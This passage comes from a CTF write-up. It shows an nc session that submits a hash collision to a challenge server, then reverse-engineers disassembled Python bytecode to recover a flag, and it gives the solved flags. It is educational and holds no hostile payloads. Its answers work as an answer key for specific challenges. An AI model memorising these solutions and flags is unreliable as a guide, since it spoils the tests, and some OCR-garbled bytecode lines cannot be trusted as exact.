And then I fed it into the nc bingo, I got the flag!

```
┌──(WearTime㉿WearWindows)-[~]

└─$ nc ctf.techtonicexpo.com 42069

>> proof me if you could find the collision <<

message                                                              (hex):
9274f107b18d0cad8f225152bf70bdce65b8eae613fc1fcd5ac23bdaeff83276bcfbc50adaca18d
d6b266ac3e3459c22a5a2d39717a3a514f847e88a1f5eab0096b90c575909699ce97c293c4d3
d4b1e4e8dd33521862e72c91a064aecc6fded28251e56f20c0841a8635437ffb856eefe69080a
60b3a8a2169c593e06402dec

proofit                                                              (hex):
9274f107b18d0cad8f225152bf70bdce65b8ea6613fc1fcd5ac23bdaeff83276bcfbc50adaca18d
d6b266ac3e3c59c22a5a2d39717a3a514f847e80a1f5eab0096b90c575909699ce97c293c4d3d
4b1e4e8dd3b521862e72c91a064aecc6fded28251e56f20c0841a8635437ff3856eefe69080a6
0b3a8a2169c59be06402dec

>> spam W in the chat

>> yo chat why is this game so fun chat
```

>>TechtonicExpoCTF{HALOOooOO👋_I'm_Emu🤩_Otori🤗_Emu😍_is_meaning😋_smile😄_wonderhoyyyy✨🎉🧨🎁🎢}

Flag:

TechtonicExpoCTF{HALOOooOO👋_I'm_Emu🤩_Otori🤗_Emu😍_is_meaning😋_smile😄_wonderhoyyyy✨🎉🧨🎁🎢}

Reverse Engineering

1. Byte Rebellion

Description:


Yo, listen up. The suits in charge thought they were slick, only leaving behind the compiled stuff. Ain't no pretty main.py for you here, fam.

What you see is what you get: a straight-up disassembled mess, the raw guts of a Python script. They say real Gs read the matrix. Well, this is your matrix now. Figure out the logic, piece together what it's really tryna say, and pull that flag out of the chaos.

You got this? Prove it.


Solution:

A file named byte.txt was given, containing the disassembly of Python bytecode. In this challenge, I was honestly a bit speechless—like, it just got uploaded and someone already solved it, lol. But it's all good. After analyzing it, I found out it's a program that checks the input flag with a bunch of conditions.




```
 2 LOAD_GLOBAL              1 (NULL + len)
12 LOAD_FAST                0 (flag)
14 CALL                     1
22 LOAD_CONST               1 (46)
24 COMPARE_OP              55 (!=)
28 POP_JUMP_IF_TRUE        25 (to 80)
30 LOAD_FAST                0 (flag)
32 LOAD_ATTR                3 (NULL|self + startswith)
52 LOAD_CONST               2 ('TechtonicExpoCTF{')
54 CALL                     1
62 POP_JUMP_IF_FALSE        8 (to 80)
64 LOAD_FAST                0 (flag)
```

From the bytecode, we can see there's a LOAD_CONST 46 instruction used to check the length of the flag so the flag must be 46 characters long. Then there's a LOAD_CONST ('TechtonicExpoCTF{') used in a startswith() check, which means the flag is required to begin with that exact string.




```
         54 CALL                     1
         62 POP_JUMP_IF_FALSE        8 (to 80)
         64 LOAD_FAST                0 (flag)
         66 LOAD_CONST               3 (45)
         68 BINARY_SUBSCR
         72 LOAD_CONST               4 ('}')
         74 COMPARE_OP              55 (!=)
         78 POP_JUMP_IF_FALSE       10 (to 100)
```

The last character (index 45) must be }. This confirms the basic format of the flag is already known. Now, what we need to focus on in this reverse engineering challenge is actually quite simple we just need to pay close attention to the LOAD_CONST instructions, because that's where the flag is being stored.




```
17      >>  100 LOAD_GLOBAL              7 (NULL + ord)
            110 LOAD_FAST                0 (flag)
            112 LOAD_CONST               5 (17)
            114 BINARY_SUBSCR
            118 CALL                     1
            126 LOAD_CONST               6 (110)
            128 COMPARE_OP              55 (!=)
            132 POP_JUMP_IF_FALSE       10 (to 154)
            134 LOAD_GLOBAL              5 (NULL + oops)
            144 CALL                     0
            152 POP_TOP
```

We can take index 17 as an example if we look at it, there's a LOAD_CONST containing the ASCII value 110. When we try converting it to plain using Python, this is what we get:



```
>>> chr(110)
'n'
>>> 
```

Yup, that’s one part of the flag right there—and we can keep uncovering more just by tracking the LOAD_CONST instructions. But there’s another thing we need to watch out for: when the bytecode includes comparisons between indices, like this example:



```
21       >>  316 LOAD_GLOBAL              7 (NULL + or
             326 LOAD_FAST                0 (flag)
             328 LOAD_CONST              13 (21)
             330 BINARY_SUBSCR
             334 CALL                     1
             342 LOAD_GLOBAL              7 (NULL + or
             352 LOAD_FAST                0 (flag)
             354 LOAD_CONST               7 (18)
             356 BINARY_SUBSCR
             360 CALL                     1
             368 COMPARE_OP              55 (!=)
             372 POP_JUMP_IF_FALSE       10 (to 394)
             374 LOAD_GLOBAL              5 (NULL + oc
             384 CALL                     0
```

At index 21, we can see there's a LOAD_CONST 21 and 18—but the correct piece of the flag is actually at index 18. And no, we shouldn’t convert it to ASCII text. Instead, we need to go back to index 18 and inspect the flag fragment stored there. Just keep piecing it together bit by bit until the full flag takes shape.

HOREEE! Thanks admin for making it easier 😊

Flag: TechtonicExpoCTF{n0_m0r3_funny_th4n_6yt3_c0d3